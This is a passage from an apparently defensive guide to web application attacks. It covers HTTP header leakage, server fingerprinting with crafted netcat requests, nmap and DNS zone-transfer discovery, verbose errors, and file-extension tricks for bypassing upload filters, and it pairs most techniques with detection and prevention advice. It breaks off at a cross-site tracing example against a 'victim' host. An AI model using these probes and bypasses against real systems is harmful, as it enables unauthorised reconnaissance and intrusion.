  - Identify where new cookies are set (`Set-Cookie` header), modified, or updated.
  - Identify redirects.
  - Identify any *400 status* codes (client-side errors).[9] In addition to possibly leaking server version and installed modules, *403 Forbidden* codes identify locations for attacks against authentication mechanisms.
  - Identify any *500 status* codes (server-side errors),[10] which identify potential further exploit locations (e.g., SQL Injection).

2.3.1 Detection/Prevention Methods

Since the attacker is passively exploring the application at this point, detection is difficult. This activity will look very much like normal web traffic, except possibly in the breadth of exploration of the site, which is difficult if not impossible to distinguish from an interested visitor. The attacker is not doing anything outside of normal web application usage in any particular request. From a security standpoint, it is important to understand what information is being presented by the application and filter it when possible. Auditing the web application is the only true protection; the audit should look for the following items:

- All unnecessary HTTP methods should be disabled.
- Pages with *400* and *500* status need to be sanitized or customized. It is particularly important to minimize the amount of information given about the error condition and to prevent any data from the request from being echoed back to the user (which can lead to cross-site scripting vulnerabilities).
- Hidden form fields cannot be used as a method of hiding sensitive information or controlling access because anything in them is subject to review and alteration by any client.
- Custom headers are discouraged from use. Disable custom headers, or if absolutely necessary for correct function, they need to be carefully audited for input validation (for client-side headers) and information leakage (for server-side headers).
- All redirects need to be tested to ensure they are not subject to HTTP splitting (see Section 5.5 for more information).

---

[9] The complete list of 4xx client errors is available in Section 10.4 Client Error 4xx of RFC 2616 available at http://www.rfc-editor.org/rfc/rfc2616.txt.

[10] The complete list of 5xx server errors is available in Section 10.5 Server Error 5xx of RFC 2616 available at http://www.rfc-editor.org/rfc/rfc2616.txt.

Care needs to be taken to identify any potential information leaks before *and* during deployment.

2.4 Fingerprinting

Fingerprinting a server or host provides critical information to the attacker. Knowing the version and type of a target allows an attacker to easily determine known vulnerabilities and the appropriate exploits. This information can be derived by sending specific commands and analyzing the output. Some of the most common methods for fingerprinting targets are described in the following sections.

2.4.1 HTTP Header Fields

Typically, information leakage issues center around a few specific HTTP standard and proprietary header fields. The following descriptions in Table 2-1 present the format of the header fields in Augmented Backus-Naur Form (ABNF),[11] followed by an example message and some explanations [2]:

Table 2-1: Basic HTTP Header Fields [2]

BNF Format	Example	Description	Recommendation
Server = “Server” “:” 1*(product/comment)	Server: Apache/1.3.3.7 (Unix) PHP/4.3.6 mod_perl/1.29 mod_ssl/2.8.18 OpenSSL/0.9.7d	Revealing a Server field might disclose the specific version of the server running, the installed modules, or even the specific version of the operating system the service is running under.	Server header fields should be configurable, and, if so, they need to be configured to reveal as little information as possible; if they are not, proxies should take special precautions to sanitize such fields.
Via= “Via” “:” 1#(received-protocol received-by [comment])	Via: 1.0 ricky, 1.1 ethel, 1.1 fred, 1.0 lucy	Can reveal identifiable information about hosts behind a firewall.	Proxies should take special precautions regarding transfer of *Via* header information. *Via* fields generated behind the firewall need to be removed or replaced with sanitized versions.
From = “From” “:” mailbox	From: *webmaster@example.com*	Can reveal a user’s email address.	*From* information should not be transmitted without user consent. This header field does not see widespread use and should be removed.

[11] For more information, see http://www.rfc-editor.org/rfc/std/std11.txt.

BNF Format	Example	Description	Recommendation
Referer = “Referer” “:” (absolute URI | relativeURI)	Referer: *http://www.example.com*	Referer is the address from which the request uniform resource identifier (URI) was obtained.	It can allow for reading patterns of a client to be studied and reverse links drawn. Sometimes this contains user details or personally identifiable information. The Referer header might also indicate a private document’s URI. URIs to private documents need to be sanitized, but other Referer headers can be allowed.
User-Agent = “User-Agent” “:” 1*(product | comment)	User-Agent: Mozilla/5.0 (Linux; X11)	Revealing a User-Agent field might disclose the specific version of the browser running, the installed modules, or even the specific version of the OS.	Proxies should take special precautions to sanitize such fields.

Other HTTP headers tasked with handling content can be used to more accurately fingerprint targets. `Accept` request headers, in a variety of types, can reveal information about the user to all servers that are accessed, as shown in Table 2-2 [2]. To increase privacy and decrease information leakage, proxies *could* filter the `Accept` headers in relayed requests, although many are necessary for routine operations.

Table 2-2: Accept HTTP Headers Fields [2]

BNF Format	Example	Description	Recommendation
Accept = “Accept” “:” #(media-range [accept-params]) media-range = (“*/*” | (type “/” “*”) | (type “/” subtype)) * (“;” parameter) accept-params = “;” “q” “=” qvalue * (accept-extension) accept-extension = “;” token [“=” (token | quoted-string)]	Accept: text/plain; q=0.5, text/html, text/x-dvi; q=0.8	Accept reveals which media types are acceptable for the response.	Proxies could filter this header to remove informative media types, but the value of the information that can be learned from this is low.
Accept-Charset = “Accept-Charset” “:” 1#((charset| “*”) [“;” “q” “=” qvalue])	Accept-Charset: iso-8859-5, unicode-1-1;q=0.8	Accept-Charset reveals which character sets are acceptable for the response.	Proxies could filter this header, but the value of the information that can be learned from this is low.

BNF Format	Example	Description	Recommendation
Accept-Encoding = "Accept-Encoding" ":" 1#(codings [";" "q" "=" qvalue])	Accept-Encoding: compress; q=0.5, gzip;q=1.0	Accept-Encoding reveals which content-codings are acceptable in the response.	According to the Internet Assigned Numbers Authority (IANA), the registered Content-Coding values are *compress, deflate, exe, gzip, identity*, and *pack200-gzip*. Any other values should be disallowed. Proxies could filter this header, but the value of the information that can be learned from this is low.
Accept-Language = "Accept-Language" ":" 1#(language-range [";" "q" "=" qvalue]) language-range= ((1*8ALPHA *("-" 1*8ALPHA))|"*")	Accept-Language: da, en-gb;q=0.8, en;q=0.7	Accept-Language reveals which natural languages are preferred.	This could reveal the country of origin of the request. Proxies could filter this header, but the value of the information that can be learned from this is low.

Nonstandard proprietary header fields are known as `X-headers`. Technically, any unrecognized headers are allowed, which is an unfortunate artifact of older RFC implementations (particularly RFC 822[12] and RFC 1036[13]). Consequently, users and developers are free to extend the set of headers. These headers are not well documented as a result of this, and yet they have the potential to be used for many things, such as user identification, device recognition, and network probing. Table 2-3 includes a list of some of the more common `X-headers`.[14]

Table 2-3: X-Headers

Header Field	Example	Description	Recommendation
X-Powered-By [8]	X-Powered-By: ASP.NET X-Powered-By: PHP/5.1.6	X-Powered-By is by far the most common X-header and is used to identify the web server preprocessing engine in use.	Revealing this information can be particularly damaging if an older, vulnerable version of hypertext preprocessor (PHP) is in active use (ASP.NET announces its version number in an additional header). The information should be removed at the application level[15] or filtered at the proxy level.
X-AspNet-Version [9]	X-AspNet-Version: 2.0.50727	In addition to revealing their presence through X-Powered-By, ASP.NET applications offer their version number through the use of this header.	This information should be removed at the application level[16] or filtered at the proxy level.

12 RFC 822 is located at http://www.rfc-editor.org/rfc/rfc822.txt.

13 RFC 1036 is located at http://www.rfc-editor.org/rfc/rfc1036.txt.

14 For a more complete list, see http://mobiforge.com/developing/blog/useful-x-headers.

15 Instructions for hiding the PHP version in Apache are available at http://www.ducea.com/2006/06/16/apache-tips-tricks-hide-php-version-x-powered-by/.

16 For more information, see http://madskristensen.net/post/Remove-the-X-AspNet-Version-header.aspx.

Header Field	Example	Description	Recommendation
X-Forwarded-For [10]	X-Forwarded-For: client1, proxy1, proxy2	X-Forwarded-For is used for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer, is supported by most proxy servers, and can be used in a forward or reverse proxy scenario.	In a forward proxy scenario, the real IP of the client is tracked through an internal proxy chain, and that IP address should be logged on the gateway device. The gateway device should strip any X-Forwarded-For header before sending the request to the internet, as this could identify internal addresses.
x-wap-profile (sometimes defined simply as profile) [11]	x-wap-profile: *“http://nds1.nds.nokia.com/uaprof/N6230ir200.xml”*	*X-wap-profile* points to the *user agent profile,* which is an XML document that contains information about the features and capabilities of a mobile device.	This can reveal information about the mobile device, such as manufacturer and firmware version. Proxies can filter this information before allowing it to leave the network, but the content returned to the device will no longer be appropriately formatted for that device.

2.4.2 Behavioral Analysis of Server Responses

An active fingerprinting technique considers the various behaviors of the different devices/software available on the market under anomalous inputs. This method of fingerprinting is typically targeted at web servers and consists of creating malformed HTTP requests. Each of the major web servers respond differently to these requests due to the varying implementations in the way the HTTP protocol is handled, particularly under error conditions. The requests often used for testing and their expected responses are shown in Table 2-4. In the text following the table, the responses are illustrated.

Table 2-4: Sample Crafted Behavioral Tests [12]

HTTP Test	What to Expect
HEAD / HTTP/1.0	Normal HTTP header response
DELETE / HTTP/1.0	Response when operations such as DELETE are not generally allowed
GET / HTTP/3.0	Response to a request with an improper HTTP protocol number
GET / JUNK/1.0	Response to a request with an improper protocol specification

The following figures illustrate the responses to the test HTTP header `HEAD / HTTP/1.0` on Apache and IIS (Internet Information Services).[17] The fields highlighted in red show that Apache orders the `Server` and `Date` fields differently than IIS.

[17] A `HEAD` request is used to request a response identical to the one that would correspond to a `GET` request, but without the response body.

```
$ nc apache.example.com 80
HEAD / HTTP/1.0


HTTP/1.1 200 OK
Date: Wed, 17 Nov 2010 19:36:28 GMT
Server: Apache/1.3.39 (Unix) mod_pubcookie/3.3.3
mod_ssl/2.8.30 OpenSSL/0.9.6m+
Content-Type: text/html
```

Figure 2-3: Apache 1.3.39 Response to HEAD / HTTP/1.1

```
$ nc iis.example.com 80
HEAD / HTTP/1.0


HTTP/1.0 200 OK
Cache-Control: no-cache
Content-Length: 1020
Content-Type: text/html
Last-Modified: Mon, 16 Mar 2009 20:35:26 GMT
Accept-Ranges: bytes
ETag: "67991fbd76a6c91:0"
Server: Microsoft-IIS/7.5
VTag: 438257246000000000
X-Powered-By: ASP.NET
Date: Wed, 17 Nov 2010 19:42:46 GMT
```

Figure 2-4: IIS 7.5 Response to HEAD / HTTP/1.1

The responses to the test HTTP header `DELETE / HTTP/1.0` are shown in the following figures.[18] Apache includes the `Allow` header while IIS does not.

```
$ nc apache.example.com 80
DELETE / HTTP/1.0


HTTP/1.0 405 Method Not Allowed
Date: Wed, 17 Nov 2010 19:48:41 GMT
Server: Apache/1.3.39 (Unix) mod_pubcookie/3.3.3
mod_ssl/2.8.30 OpenSSL/0.9.6m+
Allow: GET, HEAD, OPTIONS, TRACE
Content-Type: text/html; charset=iso-8859-1
```

Figure 2-5: Apache 1.3.39 Response to DELETE / HTTP/1.0

[18] A `DELETE` request is used to delete a specified resource. If this method is allowed on the server, it has the potential to delete the requested resource.

```
$ nc iis.example.com 80
DELETE / HTTP/1.0


HTTP/1.0 405 Method Not Allowed
Date: Wed, 17 Nov 2010 19:50:58 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3026
```

Figure 2-6: IIS 6.0 Response to DELETE / HTTP/1.0

The responses to `GET / HTTP/3.0`[19] on Apache and IIS servers are shown in the following figures. Apache ignores the improper HTTP protocol number and issues a *200* response with the contents of the root document, and IIS issues a *505* response.

```
$ nc apache.example.com 80
GET / HTTP/3.0

HTTP/1.1 200 OK
Date: Wed, 17 Nov 2010 19:57:15 GMT
Server: Apache/1.3.39 (Unix) mod_pubcookie/3.3.3
mod_ssl/2.8.30 OpenSSL/0.9.6m+
Content-Type: text/html
```

Figure 2-7: Apache 1.3.39 Response to GET / HTTP/3.0

```
$ nc iis.example.com 80
GET / HTTP/3.0

HTTP/1.1 505 HTTP Version Not Supported
Content-Length: 35
Content-Type: text/html
Date: Wed, 17 Nov 2010 19:59:19 GMT
Connection: close
```

Figure 2-8: IIS 6.0 Response to GET / HTTP/3.0

The responses to `GET / JUNK/1.0`[20] on Apache and IIS servers are shown in the following figures. IIS includes a header (*h1*) tag in the body of the response, while Apache does not.

[19] 3.0 is not a proper HTTP protocol number.

[20] JUNK is not a defined protocol specification.

```
$ nc apache.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Date: Wed, 17 Nov 2010 20:05:26 GMT
Server: Apache/1.3.39 (Unix) mod_pubcookie/3.3.3 mod_ssl/2.8.30
OpenSSL/0.9.6m+
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Figure 2-9: Apache 1.3.39 Response to GET / JUNK/1.0

```
$ nc iis.example.com 80
GET / JUNK/1.0

HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Wed, 17 Nov 2010 20:04:01 GMT
Connection: close
Content-Length: 20

<h1>Bad Request</h1>
```

Figure 2-10: IIS 6.0 Response to GET / JUNK/1.0 [12]

Behavioral analysis can be extremely helpful in accurately fingerprinting a server based on responses, and the examples in this section are just a few that can be used. Many tools exist to automate server fingerprinting, such as httprint,[21] Nikto,[22] and hmap.[23] In addition, there are online tools that can deliver similar information, such as Netcraft[24] and Shodan.[25]

2.4.3 Detection/Prevention Methods

Monitoring the header fields mentioned in Section 2.4.1 represents a good starting point for any organization in identifying which internal servers or hosts are leaking information. An appropriate defensive method might be to sanitize specific headers before they leave the organization's internal network; however, this alone is not enough to combat behavioral analysis, so auditing servers and hosts with some fingerprinting tools can help locate potential devices in need of attention. It is possible to detect behavioral analysis fingerprinting techniques through the use of an intrusion detection/prevention system (IDPS). Many of the techniques used by automated fingerprinting tools are not very subtle and are easy to detect.

The following suggestions should help in identifying what to watch out for in HTTP requests and responses [13]:

---

21 For more information, see http://net-square.com/httprint/.

22 For more information, see http://cirt.net/nikto2.

23 For more information, see http://ujeni.murkyroc.com/hmap/.

24 For more information, see http://news.netcraft.com/.

25 For more information, see http://www.shodanhq.com/.

- For HTTP requests, take caution with
  - request element size. Many of the tests used to provoke server responses use very large elements. For instance, large URLs and large numbers of headers are used to determine the request sizes at which a server starts reporting errors. An IDPS should look for these sorts of anomalies, especially when the message size changes over a wide range and contains headers/URLs that are not typical.
  - unknown and unusual elements. Unknown methods (e.g., `QWERTY`) or methods that normal browsers rarely or never send (e.g., `TRACE`) should be detected. The same should be applied to unknown or unusual header fields.
  - unusual constructions. Most requests have a fairly simple and well-defined format. Any request that contains an inappropriate body or the use of incorrect line terminators should be examined.
  - method line syntax. Most browsers are fairly well behaved regarding how they issue a request. Unusual spacing or corrupted version information is highly suspect.
- For HTTP responses, watch for
  - unusual and repeated errors. Many of the fingerprinting techniques are attempts to provoke responses other than the normal `200` status. Some are fairly common (e.g., `404`), but others are rare enough to raise suspicion (e.g., `413 Request Entity Too Large`). Common errors that are far out of proportion for the norm can also raise suspicions.
  - responses without headers. A server sending back a response that does not have a header can indicate two things: a request that has confused the server, or a client masquerading as an *HTTP/.09* type client. Since *HTTP/.09* type clients are extremely rare, this type of behavior is suspect.

For additional protection, an IDPS can be used to filter/convert “bad” requests as outlined above before they are received by a server/host. The challenge with monitoring HTTP fingerprinting is the same as with other probing activities, such as port scans: it is very difficult to differentiate between routine and malicious activity. An IDPS would, therefore, not automatically issue an alert upon every detection of this type of behavior. In addition, general IDPS evasion techniques can still be employed by an attacker [14]. Patient attackers can allow for long time spans to pass between requests to bypass IDPS systems. Finally, header fields that are logged with user input, such as `User-Agent` or `Referer`, can present a threat to software that gathers values from logs and displays them if the software does not sufficiently strip meta-characters.

2.5 Application Discovery [15]

Attackers will often attempt to discover which particular applications are hosted on a specific web server. Many applications have known vulnerabilities, for which known attack strategies can be employed in order to easily gain control. In addition, applications can be misconfigured or not properly patched, allowing an attacker to gain unauthorized access. The extent of an attacker’s ability to exploit an organization is influenced by the number of applications he or she discovers. The following examples detail some of the techniques that can be employed to identify accessible applications.

2.5.1 Different Base URL [15]

The most obvious entry point for a web application is *www.example.com*, where the application originates from the root directory. However, an application may start at an arbitrary directory. The same symbolic name can be associated with multiple web applications, such as *www.example.com/url1*, *www.example.com/url2*, and *www.example.com/url3*. In this case, the three applications would be hidden unless explicitly reached. This attempt at "security through obscurity" does not typically accomplish anything except not explicitly advertising an application's existence and location.

Attackers will often use a couple of methods to test for the existence of applications. One method is to guess names based on the naming conventions of other pages in the site or guess based on commonly used names (e.g., *webmail.example.com* or *www.example.com/admin*). Some applications may be referenced by other pages, and there is a good chance they have been indexed by a search engine. Another method is to browse the web applications directory, although this should be possible only where the server is misconfigured. Many automated tools exist to assist application discovery through dictionary-style searching of different base URLs.

2.5.2 Nonstandard Ports [15]

Although many web applications reside on either port 80 (HTTP) or port 443 (HTTPS), nothing forces such a binding, and web applications can reside on arbitrary Transmission Control Protocol (TCP) ports. The URL syntax *http[s]://www.example.com:port/* supports alternate ports. It is trivial, therefore, to check for web applications on nonstandard ports. An attacker can use a traditional port scanner such as nmap or Nessus[26] for performing service recognition. A full scan of the whole TCP port address space would be required to identify all services (65,535 ports), and this scan is easy to detect. An example output of an nmap scan is shown in Figure 2-11.

```
Interesting ports on 192.168.1.100:
(The 65527 ports scanned but not shown below are in state: closed)
PORT  STATE SERVICE  VERSION
22/tcp open ssh   OpenSSH 3.5p1 (protocol 1.99)
80/tcp open http  Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp open ssl   OpenSSL
901/tcp open http  Samba SWAT administration server
1241/tcp open ssl   Nessus security scanner
3690/tcp open unknown
8000/tcp open http-alt?
8080/tcp open http  Apache Tomcat/Coyote JSP engine 1.1
```

Figure 2-11: Example nmap Output [15]

From this example, it is easy to see that

- there is an Apache HTTP server version 2.0.40 running on Red Hat Linux on port 80. This can be further confirmed using additional fingerprinting methods.
- there could be an HTTPS server running on port 443, which can be confirmed by browsing to *https://192.168.1.100*.

[26] http://www.nessus.org/nessus/

- there seems to be a Samba SWAT web interface, a Nessus daemon, and an Apache Tomcat application server running.
- there is an unspecified service running on port 8000 that could possibly be an HTTP server, but this needs to be confirmed by checking the HTTP header fields in response to a `GET` request.

2.5.3 Virtual Hosts [15]

The proliferation of virtual web servers has caused the decline of the traditional one-to-one relationship between IP address and web server. For example, the IP address 192.168.1.100 might be associated to *www.example.com*, *helpdesk.example.com*, and *webmail.example.com*, among others.

To completely map all available applications at an organization, an attacker needs to identify the Domain Name System (DNS) names associated to a given IP address. A number of techniques can be used to accomplish this mapping, including those in the following discussion.

DNS Zone Transfers [15]

The success of this technique is extremely limited now as zone transfers are typically not allowed by DNS servers. The technique consists of first identifying the name servers serving the target IP. If a symbolic name is known for the target IP address, its name servers can be easily determined through `nslookup`, `host`, or `dig` or by requesting DNS name server (NS) records. The example in Figure 2-12 from OWASP shows how to identify the name servers for *www.owasp.org* using the `host` command.

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

Figure 2-12: Using Host to Identify Name Servers [15]

Once the name servers have been identified, a zone transfer can be requested. If the transfer is successful, the attacker will receive a list of the DNS entries for the domain; these DNS entries represent a potential target list. The list will include the obvious domains (e.g., *www.example.com*) and the not-so-obvious domains (e.g., *helpdesk.example.com*). An example of the output from a successful zone transfer using nmap is shown in Figure 2-13.

```
53/tcp open  domain
| dns-zone-transfer:
| foo.com.   SOA  ns2.foo.com. piou.foo.com.
| foo.com.   TXT
| foo.com.   NS  ns1.foo.com.
| foo.com.   NS  ns2.foo.com.
| foo.com.   NS  ns3.foo.com.
| foo.com.   A  127.0.0.1
| foo.com.   MX  mail.foo.com.
| anansie.foo.com. A  127.0.0.2
| dhalgren.foo.com. A  127.0.0.3
| drupal.foo.com. CNAME
| goodman.foo.com. A  127.0.0.4 i
| goodman.foo.com. MX  mail.foo.com.
| isaac.foo.com.  A  127.0.0.5
| julie.foo.com.  A  127.0.0.6
| mail.foo.com.  A  127.0.0.7
| ns1.foo.com.  A  127.0.0.7
| ns2.foo.com.  A  127.0.0.8
| ns3.foo.com.  A  127.0.0.9
| stubing.foo.com. A  127.0.0.10
| vicki.foo.com.  A  127.0.0.11
| votetrust.foo.com. CNAME
| www.foo.com.  CNAME
|  foo.com.   SOA  ns2.foo.com. piou.foo.com.
```

Figure 2-13: nmap Output of a Successful DNS Zone Transfer [16]

Figure 2-14 shows the results of an unsuccessful zone transfer using the `host` command.

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:

Host www.owasp.org not found: 5(REFUSED)
; Transfer failed.
```

Figure 2-14: Unsuccessful DNS Zone Transfer [15]

DNS Inverse Queries [15]

This process is similar to the DNS zone transfer method but relies on inverse DNS records, also known as DNS pointer (PTR) records. Rather than requesting a zone transfer, the attacker attempts to set the DNS record type to PTR and issue a query on the given IP address. An example of a DNS inverse query is shown in Figure 2-15.

```
Z:\>nslookup -type=PTR 216.239.36.10
Server: dns.acme.org
Address: 10.10.1.10

Non-authoritative answer:
10.36.239.216.in-addr.arpa  name = ns3.google.com

36.239.216.in-addr.arpa nameserver = ns1.google.com
36.239.216.in-addr.arpa nameserver = ns2.google.com
36.239.216.in-addr.arpa nameserver = ns3.google.com
36.239.216.in-addr.arpa nameserver = ns4.google.com
ns1.google.com internet address = 216.239.32.10
ns2.google.com internet address = 216.239.34.10
ns3.google.com internet address = 216.239.36.10
ns4.google.com internet address = 216.239.38.10
```

Figure 2-15: Example DNS Inverse Query

This technique relies on the existence of an IP-to-symbolic-name map that is not guaranteed and indeed is fairly rare. If successful, an attacker may get a DNS name for a specific IP.

Web-Based DNS Searches [15]

Similar to a DNS zone transfer, this technique relies on web-based services that enable name-based searches on DNS. One such service is Netcraft Search DNS.[27] Detecting the usage of these services to gather information about an organization is essentially impossible.

Reverse-IP Services [15]

Many web-based applications allow querying by IP address to find a domain name rather than a name server. There are a number of these services available, and since they often return partial results, attackers tend to use multiple services to obtain a more complete picture of the domain. As with web-based DNS searches, it is not feasible to detect the usage of these services.

Googling

Attackers often rely on search engines to refine the results they gather. Google search engine techniques are explained in Section 2.2.

2.5.4 Detection/Prevention Methods

Scans for different base URLs and nonstandard ports can be seen as simple brute-forcing/port-scanning and are often easily spotted in logs. DNS zone transfers and inverse queries are also easy to spot, assuming the organization has control over its own DNS servers. Using web-based services to identify virtual hosts, however, is simply not feasible.

2.6 Error Code Analysis [17]

Error codes are very useful to attackers because they often reveal information about databases, bugs, and web application components. It is possible to hide these errors by using specially crafted requests. The most common error would be the `404 Not Found` code issued by the web

[27] This service is available at http://news.netcraft.com/.

server. If not properly sanitized, this error code can provide verbose details about the web server, akin to the information that could be gained through fingerprinting (see Figure 2-16).

```
Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server
at localhost Port 80
```

Figure 2-16: Example Verbose 404 Error Code [17]

The error code in this example can easily be generated by requesting a non-existent URL. It can provide information about the web server, modules, and other products used.

Often, connection failures to other services can produce potentially damaging information leaks as well, as Figure 2-17 illustrates. This example shows a generic IIS error code indicating that a connection to the associated database could not be established. Many times this error code will also include the type of database, but it can also indicate the underlying operating system by association (as this case does). Attackers will often manipulate the variables passed to the database connection string in order to invoke more detailed errors. Knowing the type of database service and the web application in use can lead to a targeted SQL injection or a persistent cross-site scripting attack.

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist or
access denied
```

Figure 2-17: Example Database Connection Error [17]

2.6.1 Detection/Prevention Methods

All error codes need to be intercepted by the application and filtered, preferably returning a page to the end user that is generic and as uninformative as possible. The page should *not* echo any information from the request back to the client, as such behavior is a prime source of cross-site scripting vulnerabilities. An abnormal number of error codes could indicate an information-gathering attempt but does not necessarily mean something malicious is occurring. Monitoring of error codes returned can also help to pinpoint which applications are leaking too much information and are therefore in need of attention.

3 Configuration Management Issues

Configuration management problems can be a major source of security vulnerabilities in any organization, even though these issues are often heavily policed by regular audits and strict change management policies. Attackers will analyze the infrastructure and topological architecture of a target's web application to reveal detailed and damaging information. Information such as source code, allowed HTTP methods, authentication credentials, and other sensitive data can often be obtained by exploiting these weaknesses. Testing for configuration management issues is fairly straightforward and easy, so attackers will often attempt to exploit these issues first when moving into the active phase of an attack. This section details the most common configuration management issues that plague web applications and the preventative measures an organization can employ.

3.1 Improper File Extension Handling [18]

File extensions are commonly used in web servers to easily determine which technologies, languages, or plug-ins must be used to complete the web request. Although consistent with RFCs, standard file extensions can provide useful information to an attacker about the underlying technologies used by a web application during service and operating system fingerprinting activities, which can simplify the process of determining further exploits.

The most common method an attacker will deploy for verifying improper file extension handling is forced browsing[28] [19]. This method consists of simply manually submitting different HTTP requests. An attacker will often submit requests involving different file extensions on a per-web-directory basis and verify how they are handled. For example, assume an attacker has verified the existence of a file named *connection.inc*. Attempting to access it directly causes the server to return its contents, as Figure 3-1 shows.

```
<?
    mysql_connect("127.0.0.1", "root", "")
  or die("Could not connect");

?>
```

Figure 3-1: Example Contents of connection.inc [19]

By analyzing this file, an attacker can determine that the database management system (DBMS) back end is MySQL and that the root password is blank.

Beyond information leakage, legacy file handling behaviors can sometimes be used by an attacker to defeat file upload filters (see Table 3-1).

[28] "Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the application, but are still accessible." Source: http://www.owasp.org/index.php/Forced_browsing.

Table 3-1: Windows 8.3 Legacy File Handling [20]

Example File	Legacy File Handling Behavior
file.phtml	Gets processes as PHP code
FILE~1.PHT	Served, but not processed by the PHP Internet Server API (ISAPI) handler
shell.phPWND	Can be uploaded
SHELL~1.PHP	Will be expanded and returned by the OS shell, then processed by the PHP ISAPI handler

3.1.1 Detection/Prevention Methods

Since improper file extension handling is a configuration management issue, the only true fix is to audit the web servers to detect forced browsing and identify unnecessary file extensions. If unnecessary extensions exist, then the services should be reconfigured. Detection of this behavior through network monitoring solutions is also extremely straightforward, as some extensions such as *.asa* and *.inc* should never be returned by the web server. In addition, the file extensions defined in Table 3-2 must be checked to verify that they are supposed to be served and that they do not contain sensitive information.

Table 3-2: Troublesome File Extensions [19]

File Extension	Description
.zip, .tar, .gz, .tgz, .rar, ...	(Compressed) archive files
.java	Java source files
.txt	Text files
.pdf	PDF documents
.doc, .rtf, .xls, .ppt, ...	Office documents
.bak, .old,…	Backup files

This list is not comprehensive as there are too many file extensions to be listed here.[29] Since every organization's web application is different, the file extension signatures need to be uniquely tailored and tested to minimize false positives.

3.2 Old, Backup, and Unreferenced Files [21]

Old, backup, and unreferenced files, although not used by the application, have the potential to pose a serious security risk to an organization. These kinds of files are typically created as a consequence of editing application files, after creating on-the-fly backup copies, or by leaving old files or unreferenced files in the web tree. All these files have the ability to grant an attacker information about an application's inner workings such as back doors, administrative interfaces, or even credentials. In addition, it is extremely easy to forget these files exist.

The main problem with these kinds of files is that they are not needed by the application and, since they often have a different file extension, may be handled differently than the original file by the web server. For example, if a developer were to make a copy of *login.asp* named *login.asp.old*, then an attacker could download *login.asp.old* as source code because, due to its extension, *login.asp.old* will be delivered by servers as plain text rather than being executed. Generally, revealing server-side code is an extremely bad idea because it can unnecessarily expose business logic, pathnames, data structures, or even username and password combinations.

[29] See http://filext.com/ for a more thorough database of available file extensions.

The threats that these files present to the security of a web application are as follows [21]:

- Unreferenced files may disclose sensitive information that can facilitate a focused attack against the application by containing database credentials, configuration files, and absolute file paths.
- Unreferenced pages may contain functionality that can be used to attack the application, such as a hidden administrative page that can be accessed by any user if they know the URL.
- Old and backup files may contain vulnerabilities that remain unknown to the application administrator.
- Backup files may disclose the application source code.
- Backup archives may contain copies of system files outside the web root.
- Log files can contain sensitive information about the activities of application users.

3.2.1 Detection/Prevention Measures

To guarantee an effective protection strategy, testing and auditing should be performed to ensure adherence to a strict security policy that prohibits unnecessary files. A good policy would include the following [21]:

- Forbid the editing of files on the production web server/application server file systems; file edits should only be done on the development server.
- Ensure that appropriate configuration management policies are in place to prevent leaving obsolete or unreferenced files on the web server.
- Prohibit the storage of data files, log files, configuration files, and other similar files in directories accessible by the web server process or user.
- Prevent file system snapshots from being accessible via the web application.

In addition to adhering to a strict security policy, organizations can use network scanning to identify when unwanted files have been exposed.

3.3 Dangerous HTTP Methods and Cross-Site Tracing [22]

HTTP offers a number of methods designed to aid developers in deploying and testing HTTP applications. These methods can be used for various malicious purposes, one of which is cross-site tracing (XST), a form of cross-site scripting (XSS) which makes use of the `TRACE` method.

3.3.1 Dangerous HTTP Methods

`GET` and `POST` are the most common methods used to access information provided by web servers today. The RFC for `HTTP/1.1` does, however, define eight allowable methods as shown in Table 3-3.

Table 3-3: The Eight Allowable HTTP Methods [2]

Method	Description
HEAD	Requests a response identical to the one that would correspond to a GET request, but without the response body. This method can be used for obtaining meta-information about the entry implied by the request without transferring the entity-body itself.
GET	Requests whatever information (in the form of an entity) identified by the specified resource.
POST	Submits data, included in the body of the request, to be processed to the identified resource.
PUT	Requests that the enclosed entity be stored.
DELETE	Deletes the identified resource.
TRACE	Invokes a remote, application layer loop-back (echo) of the received request. This method can be used so that a client can see what is being received at the other end of the request chain.
OPTIONS	Request for information regarding the methods available from the server for the specified URL.
CONNECT	Used with a proxy to dynamically convert the request connection to a TCP/IP tunnel.

Some of these methods can allow an attacker to modify files stored on the web server and even steal the credentials of legitimate users. The methods of most concern are `PUT`, `DELETE`, `CONNECT`, and `TRACE`.

- `PUT` allows a client to upload new files onto the web server. An attacker can exploit this functionality to upload arbitrary and potentially executable files that could be malicious, or the attacker may simply use the victim's server as a file repository.
- `DELETE` allows a client to delete a file on the web server. An attacker can use this method as a very simple means of web defacement or a denial-of-service (DoS) attack.
- `CONNECT` allows the client to use the web server as a proxy. This can be used by an attacker as a method of hiding their origin from other victims or to bypass firewall restrictions and pivot into the internal network.
- `TRACE` is a method that simply echoes back to the client whatever string has been sent to the server. It is mainly used for debugging purposes but can be used to mount an XST attack.

In addition to the eight allowable methods outlined in the RFC, it has been shown that many web application frameworks will allow arbitrary HTTP methods to bypass an environment-level access control mechanism [23]. For example, many frameworks treat `HEAD` as a `GET` request. If a security constraint were set on `GET` requests such that only authenticated users could access `GET` requests, it would be bypassed by the `HEAD` request. This can effectively allow unauthorized submissions of any privileged `GET` request. In addition, some frameworks allow arbitrary HTTP methods to be used. These are also often treated as `GET` methods and are not subject to method-based access controls.

3.3.2 Cross-Site Tracing

Assuming one of the allowable methods on a server is the `TRACE` method, an attacker can often leverage an XST attack to steal a legitimate user's credentials. The first step an attacker will need to take to exploit an XST vulnerability is to determine if `TRACE` is supported by the target. The `OPTIONS` method can provide an attacker with this information, as it is a request for information about the communications options available (see Figure 3-2).

```
$ nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com
HTTP/1.1 200 OK
